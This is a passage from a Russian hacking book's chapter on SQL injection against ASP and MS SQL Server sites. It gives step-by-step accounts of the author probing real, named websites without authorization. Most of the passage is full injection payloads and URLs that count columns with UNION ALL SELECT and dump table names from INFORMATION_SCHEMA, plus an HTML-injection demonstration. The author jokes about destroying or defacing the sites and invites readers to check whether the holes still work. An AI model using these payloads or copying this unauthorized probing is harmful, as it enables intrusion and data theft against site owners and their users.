Обратите внимание, что перед вызовом функции `mysql_real_escape_string` мы проверяем, включены ли магические кавычки. Если да, то нужно отменить экранирование, сделанное автоматически системой. Для этого используем функцию `stripslashes`. Если не сделать это, то мы получим эффект двойного экранирования.

Глава 6

SQL-инъекция (ASP/ASP.NET + MS SQL Server)

Да, SQL-инъекция возможна и в сценариях, написанных на языке программирования ASP. Этот язык является прямым конкурентом PHP, но и он не может обезопасить программиста от внедрения кода в SQL-запросы. Как мы уже знаем, эта ошибка не зависит от языка, т. к. он может предоставить только необходимые возможности для организации простых методов защиты, не более.

Итак, давайте рассмотрим примеры атак на Web-серверы, использующие связку ASP или ASP.NET + MS SQL Server, а потом более подробно поговорим о теории взлома и безопасности. Большинство из того, что мы говорили ранее *(см. главу 5)*, остается в силе. Разница только в специфике СУБД и ее функциях.

6.1. Практика взлома

До этого мы рассматривали наиболее популярное в Интернете на данный момент сочетание: PHP + MySQL. Чтобы убедиться в популярности данного решения, достаточно запустить в поисковой системе запрос по любому слову и большинство Web-сайтов, отображенных в результате, будет основано на этой связке. Но и другие решения не отстают, поджимают и умудряются конкурировать.

Я решил специально для данной книги найти несколько Web-сайтов, на которых будут содержаться ошибки, позволяющие реализовать SQL-инъекцию, при этом они должны быть построены с использованием связки ASP + MS SQL Server. Времени у меня было немного, потому что поиск я затеял на работе в день рождения одного из администраторов фирмы, где я работаю программистом. Администраторы и программисты у нас относятся к одному отделу ИТ, и мы празднуем знаменательные даты вместе, поэтому мне предстояло найти необходимый материал оперативно и до того, как начнется вечеринка.

Так как на дворе чемпионат мира по футболу, то я просто запустил поиск по слову "soccer". При этом меня интересовали крупные Web-сайты, построенные на ASP + MS SQL Server.

Первый Web-сайт, который попался мне на глаза, — **www.escup.com** (рис. 6.1). Он обладал всеми необходимыми мне свойствами.

Рис. 6.1. Главная страница Web-сайта **www.escup.com**

Как всегда, я начал изучать Web-страницы, и везде, где передавались параметры через строку URL, я указывал вместо значений произвольный набор символов. Например, если URL определенной Web-страницы выглядел как **http://www.escup.com/index.php?id=10**, то вместо числа 10 в параметре `id` я пробовал передать беспорядочные данные, в том числе набранные наугад и обязательно содержащие символ одинарной кавычки. На первый взгляд Web-сайт ошибок не содержал, и я уже хотел перейти на другой, но тут я ввел в поле поиска слово "test" и одинарную кавычку, и передо мной появилась заветная ошибка SQL-запроса (рис. 6.2).



Рис. 6.2. Сообщение об ошибке

Тогда я попробовал набрать в строке поиска текст: "Test' and 1=1--". На этот раз запрос был выполнен удачно, это уже говорило о возможности наличия ошибки, которая способна привести к SQL-инъекции. Тут необходимо заметить, что если для MySQL начало комментария — это `/*`, то для MS SQL это два символа тире (`--`). Я ввел следующие запросы:

```
Test' and 1=0--
Test' union select null--
```

Сообщения, полученные в ответ, указывали на то, что ошибка действительно есть. Я уже начал планировать, чтобы такое сделать, чтобы проиллюстрировать вам возможности взлома связки ASP + MS SQL Server, но, видно, думал слишком долго. Через пять минут в ответ на мои SQL-запросы я уже видел сообщение о нарушении безопасности (рис. 6.3). Любая попытка передать одинарную кавычку приводила к ошибке, и запрос "test'", который раньше давал мне надежду, ни к чему больше не приводил.

Администраторы не только успели вычислить мои попытки взлома, но и в течение 5 минут исправить ошибку. Вот это скорость! Даже нет смысла писать администраторам о том, что я что-то нашел, потому что они уже явно все знают. Мониторинг Web-сайта впечатляет и вызывает уважение.

Рис. 6.3. Быстро созданная защита

Продолжая просмотр результатов поиска, я наткнулся на российский Web-сайт **www.automarket.ru**. Честно сказать, я не понял, как он туда попал, ведь он посвящен автомобильной тематике.

Форум на этом Web-сайте также построен на ASP + MS SQL Server и содержит уйму ошибок. Зайдя на форум, я увидел следующий URL: **http://www.automarket.ru/forum/forum.asp?FORUM_ID=1&cat_id=6&Forum_title=forum**. Если передать через параметры `FORUM_ID` или `cat_id` какое-то число и одинарную кавычку, то легко увидеть ошибку, которая указывает на возможную уязвимость.

Я не стал тратить время на исследование этого Web-сайта из-за его низкой посещаемости. Единственное, что привлекло мое внимание, — параметр `Forum_title`, через который передается заголовок форума. Попробуем передать в этом параметре следующую строку: `<a href="www.msn.com"> This is`

a hacker. Результат поразительный (рис. 6.4). В теле Web-страницы прямоугольником я выделил ссылку **This is a hacker**. Эта ссылка создана благодаря переданному мной HTML-коду через параметр Forum_title. Если навести курсор на ссылку, то в строке состояния появляется URL **www.msn.com**. Именно на него я передал ссылку через HTML-код.

Возможность внедрения HTML-кода в Web-страницу очень опасна. Можно сформировать такой URL, при котором загрузка этой Web-страницы пользователем приведет к тому, что содержимое его файла cookies будет отправлено хакеру. Об этом мы еще поговорим отдельно.



Рис. 6.4. Внедренный в Web-страницу форума код

Как я уже сказал, с точки зрения взлома этот Web-сайт меня не заинтересовал, хотя уничтожить его можно было в два счета. Вместо этого я продолжил поиски чего-нибудь более интересного. И это интересное не заставило себя долго ждать, потому что я наткнулся на Web-сайт **www.socceramerica.com** (рис. 6.5).

Рис. 6.5. Web-сайт **www.socceramerica.com**



Рис. 6.6. Сообщение об ошибке

Недолго думая, я ввел слово "test" и одинарную кавычку в поле поиска. Передо мной появилась ошибка (рис. 6.6), а это говорит о том, что мне удалось повлиять на используемый сценарием SQL-запрос так, что MS SQL Server не смог его выполнить.

Вот это уже интересно. Этот Web-сайт достаточно крупный, но даже такие проекты не застрахованы от неприятностей, ведь их разработкой занимаются люди, которым свойственно ошибаться.

Теперь мне необходимо узнать, сколько полей возвращает поисковый SQL-запрос. Для этого можно использовать такой же метод, как и с базой данных MySQL, т. е. объединить SQL-запрос с другим на выборку пустых полей (`select null, null...`). Только в MS SQL Server для объединения лучше использовать `union all`, а не просто `union`. Дело в том, что `union` объединяет строки и убирает повторяющиеся (как при использовании `DISTINCT`), а это работает не всегда. Нельзя использовать `DISTINCT`, если SQL-запрос возвращает поля, имеющие тип `text`, а поисковый SQL-запрос на Web-сайте **www.socceramerica.com** явно возвращает такие поля, и при использовании `union` подбор никогда не даст результата, потому что в любом случае приведет к ошибке выполнения.

Пару минут подбора — и я выяснил, что поисковый SQL-запрос возвращает 18 полей, потому что следующая строка, указанная в поле поиска, не выдала ошибок:

```
Test' union all select null, null, null, null, null, null, null, null,
null, null, null, null, null, null, null, null, null, null –
```

Для простоты я вводил эту строку не в поле поиска, а корректировал ее в строке URL, которая приняла следующий вид:

http://www.socceramerica.com/searchResults.asp?T2=test%27%20union%20all%20select%20null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null --

Что делать теперь? Попробуем обратиться к какой-нибудь системной таблице, например, `INFORMATION_SCHEMA.TABLES`, через которую можно узнать имена таблиц в базе данных. Для этого добавим в конец запроса следующее: `from INFORMATION_SCHEMA.TABLES`, т. е. теперь второй из объединенных запросов выбирает нулевые поля из системной таблицы. Теперь URL выглядит следующим образом: **http://www.socceramerica.com/searchResults.asp?T2=test%27%20union%20all%20select%20null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null%20from%20INFORMATION_SCHEMA.TABLES--**

Результат поразительный: у меня хватило прав на просмотр этой таблицы. Теперь в результате поиска, помимо 9 нормальных записей, которые содер-

жат результат поиска первого запроса SELECT, появилось множество записей из результата поиска второго запроса SELECT (рис. 6.7).

Что вернул второй SQL-запрос, который мы внедрили? Он вернул столько записей, сколько строк в таблице INFORMATION_SCHEMA.TABLES, но при этом все поля в результирующем наборе нулевые, потому что мы не указали нужные. А какое поле можно выбрать и где его указать? Метод "научного тыка" (именно научного) показал, что третье поле в запросе — это заголовок результата поиска. Именно в эту позицию нужно вставить название поля TABLE_NAME, и теперь внедренный SQL-запрос вернет все имена используемых таблиц. Мой результат можно увидеть на рис. 6.8 (имена таблиц выделены прямоугольниками), а строка URL, которая привела к этому, выглядит следующим образом:

http://www.socceramerica.com/searchResults.asp?T2=test%27%20union%20all%20select%201,2,TABLE_NAME,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null%20from%20INFORMATION_SCHEMA.TABLES--

На этом исследования я закончил и отправил сообщение администратору. Давайте двинемся дальше и на других примерах увидим еще несколько нюансов поиска и исследования ошибки, приводящей к возможности SQL-инъекции.

Следующий Web-сайт, который попался мне на глаза, — **www.ClassicToday.com** (рис. 6.9). Он содержит следующую уязвимость: если попытаться передать в параметре ID помимо номера статьи одинарную кавычку или добавить объединение с другим SQL-запросом, то появляется сообщение об ошибке (рис. 6.10). На первый взгляд информация об ошибке ни о чем особом не говорит, но если прокрутить техническую информацию (раздел **Technical Information**), вы увидите, что ошибка кроется именно в SQL-запросе.

Если добавить в параметр текст "AND 1=1", то SQL-запрос будет выполнен корректно, что является лишним подтверждением наличия уязвимости:

http://www.classicstoday.com/Classics/ConcertReview_ASPFiles/ViewConcertReview.asp?Action=User&ID=283%20AND%201=1

После этого я начал подбирать количество полей, которые возвращает SQL-запрос. У меня получилось 9 штук, потому что при использовании объединения корректно выполнился только следующий запрос (здесь у нас объединение с SQL-запросом, возвращающим 9 нулевых полей):

http://www.classicstoday.com/Classics/ConcertReview_ASPFiles/ViewConcertReview.asp?Action=User&ID=283%20union%20all%20select%20null,null,null,null,null,null,null,null,null



Рис. 6.7. Внедренный SQL-запрос отработал удачно



Рис. 6.8. Список таблиц, которые использует Web-сайт

Рис. 6.9. Web-сайт **www.ClassicsToday.com**



Рис. 6.10. Ошибка при передаче некорректных данных в параметре

Воспользоваться данной уязвимостью очень сложно. Дело в том, что сценарий просматривает только первую строку результата, т. е. ту, которую возвращает корректный SQL-запрос, прописанный в сценарии. Результат выполнения внедренного нами SQL-запроса (запрос `select` после объединения `union`) будет невиден. Как поступить в этом случае? Достаточно просто. Наша задача — выбрать такой номер статьи, который не существует в базе данных. Например, можно указать `"ID=99999999"`. Такой статьи точно нет. Тогда в результирующем наборе будут записи только из нашего внедренного SQL-запроса, и мы сможем выяснить, какие же таблицы хранятся на Web-сервере. Перебирать имена придется по одному.

Следующий футбольный Web-сайт, попавшийся мне на глаза, — **www.canadasoccer.com** — принадлежит Канадской футбольной ассоциации (рис. 6.11).

Меня начинают уже пугать мои поиски. Всего за полдня я нашел столько уязвимостей! Стоит учесть, что я проводил поиск только по футбольной тематике и рассматриваю исключительно те Web-сайты, что построены по технологии ASP и являются достаточно крупными. При этом я отметаю домашние Web-страницы или Web-сайты стран третьего мира (африканских ассоциаций футбола и пр.), где уровень жизни и профессионализма программистов намного ниже таковых из Европы или США.

Итак, ошибка на Web-сайте **www.canadasoccer.com** кроется в сценарии просмотра статей (сценарий viewArticle.asp), в параметре `press_ID`. Он не проходит никаких проверок, и если передать некорректные данные, то появляется ошибка (рис. 6.12).

Подбор количества возвращаемых полей показал, что корректно выполняется следующий URL с внедренным объединенным SQL-запросом:

http://www.canadasoccer.com/eng/media/viewArtical.asp?Press_ID=2365%20union%20all%20select%20null,null,null,null,null,null,null,null,null,null,null,null,null,null--

Можно продолжить исследование дальше и попытаться уничтожить Web-сайт, но я сегодня добрый: уже ребята начинают "накрывать поляну", и пора бы поздравить товарища с днем рождения. Поэтому я быстро написал письмо с описанием ошибки на все адреса, которые нашел в разделе контактов Web-сайта **www.socceramerica.com**, и отправился праздновать.

Всем владельцам Web-сайтов, на которых я нашел ошибки, я разослал письма с подробным описанием найденных мною уязвимостей. Если вы пытаетесь повторить мои действия и не получите тех же результатов, значит, ошибки уже исправлены. Если у вас получилось воспроизвести те же действия, которые удались мне, но ошибку не закрыли, то тут уж я не несу никакой ответственности. Как говорится, пока гром не грянет, мужик не перекрестится.

Рис. 6.11. Web-сайт Канадской футбольной ассоциации



Рис. 6.12. Сообщение об ошибке

И все же, я надеюсь, что вы будете использовать полученную информацию для создания более защищенных Web-сайтов, а не для разрушения. Если вам нужна скандальная известность, то возможно, что ее вы получите, но не забывайте, что вместе с известностью вы можете получить и несколько счастливых лет в местах не столь отдаленных, где небо видно только через железную решетку.

Двинемся дальше и поищем еще ошибки в Интернете. Мне нравится американская ее часть, потому что здесь ошибок на сайтах очень много, видимо, там экономят на программистах или их просто не хватает. Есть программисты из прошлого века, и они не знают о существовании таких примитивных ошибок, как SQL-инъекция.

Следующую жертву долго искать не пришлось. В процессе поиска я отбросил несколько неинтересных сайтов и наткнулся на **www.newspaperads.com**. Он заинтересовал меня тем, что:

- крупный;
- этот сайт принадлежит знаменитой USA Today;
- построен на ASP+MS SQL Server.

Давайте отправим USA Today в Yesterday, ибо ошибок здесь превеликое множество. Наугад щелкаю по ссылкам и попадаю на страницу:

http://www.newspaperads.com/usatoday/results.asp?subcatid=1600&interfaceid=82&parent=Categories&subcatname=Travel+Specials

Здесь собраны статьи на тему путешествий. Ну что, попробуем попутешествовать по базе данных **newspaperads.com**. Все оформлено в виде таблицы из трех колонок `Advertiser`, `Summary`, `Date`. Обожаю страницы с таблицами, потому что в них больше пространства для злых манипуляций и удобно видеть результат. Странице передается несколько параметров, но самый интересный — это `subcatid`. По имени уже ясно, что это идентификатор, по которому происходит поиск по базе. Попробуем добавить в конец параметра одинарную кавычку. Ага, произошла ошибка запроса (рис. 6.13). То, что доктор прописал.

Изучаем ошибку и понимаем, что в ней много всего ненужно, но чтобы инжектировать SQL-код необходимо в конец параметра добавить две закрывающиеся круглые скобки и комментарием избавиться от всех остальных условий, потому что они нам не нужны. Итак, пробуем внедрить в параметр `subcatid` следующее значение:

```
1600)) and 1=0 -
```



Рис. 6.13. Сообщение об ошибке



Рис. 6.14. Подбор полей прошел удачно. В колонке `Advertiser` пятое поле, а в `Summary` — седьмое

Условие `1=0` я поставил для того, чтобы результат был заведомо пустым. Мне не нужны статьи про путешествия, мне нужно содержимое базы данных. Теперь подбираем количество полей, которые возвращает запрос. Для этого в запрос внедряем объединение `UNION SELECT NULL, ...`, последовательно увеличивая количество `NULL`-полей. У меня получилось 11 полей. Именно при таком количестве `NULL` значений ошибка запроса исчезла и появилась таблица, правда, пустая. Теперь, нужно узнать, какие поля и куда попадают на форме. Для этого можно во внедренном запросе выбирать не нулевые значения, а какие-то числа, уникальные для каждого поля. Например, следующий запрос выбирает в каждом поле число от 0 до 11:

```
1600)) and 1=0 union all select 1,2,3,4,5,6,7,8,9,10,11--
```

Число 7 появилось в колонке `Summary` (рис. 6.14). Будем использовать седьмое поле для того, чтобы просматривать системные данные, а нас интересует первым делом имена таблиц, которые используются в базе данных. Их можно получить из таблицы `INFORMATION_SCHEMA.TABLES`. Инжектируем следующий код в параметр `subcatid`:

```
1600)) and 1=0 union all select 1,2,3,4,5,6,TABLE_NAME,8,9,0,11 from
INFORMATION_SCHEMA.TABLES--
```

Все прошло удачно. Перед нами список таблиц базы данных (рис. 6.15). Самое интересное, что показываются только первые 20 строк, но внизу страницы есть навигация по страницам 1, 2, 3... Навигация очень хорошая, потому что путешествует даже по нашему инжектированному запросу. Так что нам не нужно ограничивать вывод данных с помощью инъекции.

Можно было бы двигаться дальше и организовать дефейс или уничтожить данные, но я сегодня добрый, потому что получил зарплату. Будем считать, что USA Today именно today очень сильно повезло. Я написал администраторам об ошибке, но как показывает практика, в штатах администраторы и программисты — лентяи и не всегда исправляют ошибки. И после этого говорят, что хакеры в чем-то виноваты. Надо всего лишь исправлять свои ошибки, и взломов будет намного меньше. Так что можете проверить, может быть, к выходу этой книги ошибка еще будет жить.

Спасибо **newspaperads.com** за приятное путешествие по их базе. Может быть, я еще вернусь, если ошибку не исправят, а у меня будет плохое настроение.

Примечание

Ошибка на сайте **newspaperads.com** была найдена мною давно, но включена в этот обзор, потому что уж очень интересна и показательна. На момент написания этих строк сайт не откликался. Видимо, его кто-то все же взломал.

